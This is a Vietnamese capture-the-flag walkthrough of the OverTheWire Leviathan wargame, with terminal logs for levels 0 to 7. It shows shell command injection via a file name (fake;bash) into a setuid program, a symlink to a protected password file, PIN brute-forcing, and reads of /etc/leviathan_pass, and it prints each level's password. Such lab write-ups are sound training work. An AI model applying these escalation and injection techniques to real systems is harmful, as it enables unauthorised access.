Target: OvertheWire – Leviathan
GOAL: Vượt qua 7 level cả leviathan bằng cách tìm ra password ssh cho level sau.

Level 0: leviathan0 – leviathan0

```
┌──(kali㉿kali)-[~/CTF/Leviathan]
└─$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([13.49.170.127]:2223)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[leviathan.labs.overthewire.org]:2223' (ED25519) to the list of known hosts.

                         _                     _ _ _   _
                        | |                   (_) | | | |
                        | | _____   _____ _ __ _| |_| |_| |__   __ _ _ __
                        | |/ _ \ \ / / _ \ '__| | __| __| '_ \ / _` | '_ \
                        | |  __/\ V /  __/ |  | | |_| |_| | | | (_| | | | |
                        |_|\___| \_/ \___|_|  |_|\__|\__|_| |_|\__,_|_| |_|


                            This is an OverTheWire game server.
                    More information on http://www.overthewire.org/wargames

leviathan0@leviathan.labs.overthewire.org's password:
```

Tìm được thư mục .backup. Bên trong thu mục là file bookmarks.html.
Đọc file ta thấy nội dung rất nhiều, nên ta chỉ cần đọc để tìm password bằng lệnh cat bookmarks.html | grep “password”

```
leviathan0@gibson:~$ ls -lia
total 24
543444 drwxr-xr-x  3 root       root       4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root       4096 Jun 20 04:08 ..
542616 drwxr-x---  2 leviathan1 leviathan0 4096 Jun 20 04:07 .backup
543447 -rw-r--r--  1 root       root        220 Mar 31 08:41 .bash_logout
543445 -rw-r--r--  1 root       root       3771 Mar 31 08:41 .bashrc
543446 -rw-r--r--  1 root       root        807 Mar 31 08:41 .profile
```

Tìm được password là: 3QJ3TgzHDq

```
leviathan0@gibson:~/.backup$ cat bookmarks.html | grep "password"
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq"
A>
leviathan0@gibson:~/.backup$ exit
logout
Connection to leviathan.labs.overthewire.org closed.
```

Level 1: leviathan1 – 3QJ3TgzHDq

Rà soát, tìm thấy 1 file tên check khả nghi.

```
leviathan1@gibson:~$ ls -lia
total 36
543450 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543453 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543451 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543488 -r-sr-x---  1 leviathan2 leviathan1 15080 Jun 20 04:07 check
543452 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
```

Để chạy cần có password.

Chạy file với ltrace để theo dõi thay đổi trên stack.

```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0×80490ed, 1, 0×ffffd494, 0 <unfinished ...>
printf("password: ")
getchar(0, 0, 0×786573, 0×646f67password: /bin/sh
)
getchar(0, 47, 0×786573, 0×646f67)
getchar(0, 0×622f, 0×786573, 0×646f67)
strcmp("/bi", "sex")
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)
+++ exited (status 0) +++
```

Đọc hợp ngữ có nghĩa là nó sẽ so sánh chuỗi nhập vào với “sex”. Vậy tức “sex” chính là password của file check và nó sẽ mở 1 shell với quyền của leviathan2.

```
leviathan1@gibson:~$ ./check
password: sex
$ ls
check
$ ls -lia
total 36
543450 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543453 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543451 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543488 -r-sr-x---  1 leviathan2 leviathan1 15080 Jun 20 04:07 check
543452 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
$ ./check
password: sex
$ whoami
leviathan2
$ grep "leviathan2"
cd /etc/leviathan/leviathan2
cd /etc/leviathan/leviathan2
^C
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
```

Vào check thành công và tìm password cho level 2 : NsN1HwFoyN.

Level 2: leviathan2 - NsN1HwFoyN

Ra soát ta thấy 1 file printfile. Từ tên file thì chắc nó sẽ có chức năng đọc 1 file.

```
leviathan2@gibson:~$ ls -lia
total 36
543455 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543458 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543456 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543490 -r-sr-x---  1 leviathan3 leviathan2 15068 Jun 20 04:07 printfile
543457 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
leviathan2@gibson:~$ ./printfile
*** File Printer ***
Usage: ./printfile filename
leviathan2@gibson:~$ strings ./printfile
```

Dùng strings để đọc code file. Ta thấy sau dòng “You cant have that file” có nghĩa là mở shell với quyền cao hơn cụ thể là leviathan3.

```
leviathan2@gibson:~$ strings ./printfile
tdX
/lib/ld-linux.so.2
_IO_stdin_used
snprintf
puts
__stack_chk_fail
system
__libc_start_main
access
setreuid
geteuid
libc.so.6
GLIBC_2.4
GLIBC_2.0
GLIBC_2.34
__gmon_start__
*** File Printer ***
Usage: %s filename
You cant have that file...
/bin/cat %s
;*2$"0
GCC: (Ubuntu 13.2.0-23ubuntu4) 13.2.0
```

Ta sẽ inject vào đoạn code bằng filename là ‘fake;bash’ với filename này sẽ cho phép ta giữ lại shell với quyền leviathan3.

```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.PuJWsiCS5n
leviathan2@gibson:~$ cd /tmp/tmp.PuJWsiCS5n
leviathan2@gibson:/tmp/tmp.PuJWsiCS5n$ touch 'fake;bash'
leviathan2@gibson:/tmp/tmp.PuJWsiCS5n$ ~/printfile 'fake;bash'
/bin/cat: fake: Permission denied
leviathan3@gibson:/tmp/tmp.PuJWsiCS5n$ whoami
leviathan3
leviathan3@gibson:/tmp/tmp.PuJWsiCS5n$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
```

Và tìm được password cho leviathan3: f0n8h2iWLP

Level 3: leviathan3 - f0n8h2iWLP

Tại thư mục của level3 có 1 file level3 với quyền leviathan4 và cũng cần pass để dùng file.

```
leviathan3@gibson:~$ ls -lia
total 40
543460 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543463 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543461 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543492 -r-sr-x---  1 leviathan4 leviathan3 18096 Jun 20 04:07 level3
543462 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
leviathan3@gibson:~$ ./level3
Enter the password>
bzzzzzzzzap. WRONG
```

Tiếp tục đọc file với ltrace.

```
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0×80490ed, 1, 0×ffffd484, 0 <unfinished ...>
strcmp("h0no33", "kakaka")
printf("Enter the password> ")
fgets(Enter the password>
"\n", 256, 0×f7fae5c0)
strcmp("\n", "snlprintf\n")
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)
+++ exited (status 0) +++
```

Ta thấy cũng tương tự, nó só sánh với snlprintf\n. Ta thử password = snlprintf\n và đăng nhập thành công với quyền leviathan4.

```
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ whami
/bin/sh: 1: whami: Permission denied
$ whoami
leviathan4
```

Đọc được password của leviathan4: WG1egElCvO.


```
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$ exit
leviathan3@gibson:~$ exit
```

Level 4: leviathan4 - WG1egElCvO

Lần này ta tìm được file bin đáng nghi. Đọc file bin và ta thu được 1 dãy nhi phân

```
leviathan4@gibson:~$ ls -lia
total 24
543465 drwxr-xr-x  3 root root       4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root root       4096 Jun 20 04:08 ..
543468 -rw-r--r--  1 root root        220 Mar 31 08:41 .bash_logout
543466 -rw-r--r--  1 root root       3771 Mar 31 08:41 .bashrc
543467 -rw-r--r--  1 root root        807 Mar 31 08:41 .profile
543494 dr-xr-x---  2 root leviathan4 4096 Jun 20 04:07 .trash
leviathan4@gibson:~$ cd .trash
leviathan4@gibson:~/.trash$ ls
bin
leviathan4@gibson:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
```

Giải mã đoạn nhị phân sang dạng text thu được password cho leviathan5.



Leviathan5 : 0dyxT7F4QD

Level 5: leviathan5 - 0dyxT7F4QD

Lần này ta thấy file leviathan5

```
leviathan5@gibson:~$ ls -lia
total 36
543470 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543473 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543471 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543497 -r-sr-x---  1 leviathan6 leviathan5 15140 Jun 20 04:07 leviathan5
543472 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
```

Chạy file và thấy báo Cannot find /tmp/file.log

```
leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
```

Chạy bằng ltrace

```
leviathan5@gibson:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xffffd484, 0 <unfinished ...>
fopen("/tmp/file.log", "r")
puts("Cannot find /tmp/file.log"Cannot find /tmp/file.log
)
exit(-1 <no return ...>
+++ exited (status 255) +++
```

Liên kết file password của leviathan6 với /tmp/file.log khi chạy leviathan5 ta sẽ truy xuất được password của leviathan6: szo7HDB88w

```
leviathan5@gibson:/$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:/$ ./leviathan5 /tmp/file.log
-bash: ./leviathan5: No such file or directory
leviathan5@gibson:/$ ./leviathan5
-bash: ./leviathan5: No such file or directory
leviathan5@gibson:/$ ~/leviathan5 /tmp/file.log
szo7HDB88w
```

Level 6: leviathan6 - szo7HDB88w

Lần này ta tìm được file leviathan6. Chạy file và thấy password là 1 số 4 chữ số.

```
leviathan6@gibson:~$ ls -lia
total 36
543475 drwxr-xr-x  2 root       root        4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root        4096 Jun 20 04:08 ..
543478 -rw-r--r--  1 root       root         220 Mar 31 08:41 .bash_logout
543476 -rw-r--r--  1 root       root        3771 Mar 31 08:41 .bashrc
543501 -r-sr-x---  1 leviathan7 leviathan6 15032 Jun 20 04:07 leviathan6
543477 -rw-r--r--  1 root       root         807 Mar 31 08:41 .profile
leviathan6@gibson:~$ ./leviathan6
usage: ./leviathan6 <4 digit code>
```

Ta sẽ brute force password này bằng lệnh for i in {0000..9999}; do echo $i; ./leviathan6 $i; done

```
leviathan6@gibson:~$ for i in {0000..9999}; do echo $i;  ./leviathan6 $i; done
0000
Wrong
0001
Wrong
0002
Wrong
0003
Wrong
0004
Wrong
```

Đoạn code trên sẽ thử tất cả các số từ 0000 đến 9999 và sẽ hiển thị password đúng.

```
Wrong
7123
$ whoami
leviathan7
$ cat /etc/leviathan_pass/leviathan7
qEs5Io5yM8
```

Tại 7123 thì chương trình dừng và mở shell, tức đăng nhập thành công với leviathan7: qEs5Io5yM8

Level 7: leviathan7 - qEs5Io5yM8

Khi đạt đến level 7 ta thấy dòng chữ CONGRATULATIONS.

```
leviathan7@gibson:~$ ls -lia
total 24
543480 drwxr-xr-x  2 root       root       4096 Jun 20 04:07 .
  1717 drwxr-xr-x 83 root       root       4096 Jun 20 04:08 ..
543483 -rw-r--r--  1 root       root        220 Mar 31 08:41 .bash_logout
543481 -rw-r--r--  1 root       root       3771 Mar 31 08:41 .bashrc
543502 -r--r-----  1 leviathan7 leviathan7  178 Jun 20 04:07 CONGRATULATIONS
543482 -rw-r--r--  1 root       root        807 Mar 31 08:41 .profile
timed out waiting for input: auto-logout
Connection to leviathan.labs.overthewire.org closed.
```

Ta đã vượt qua 7 level của leviathan.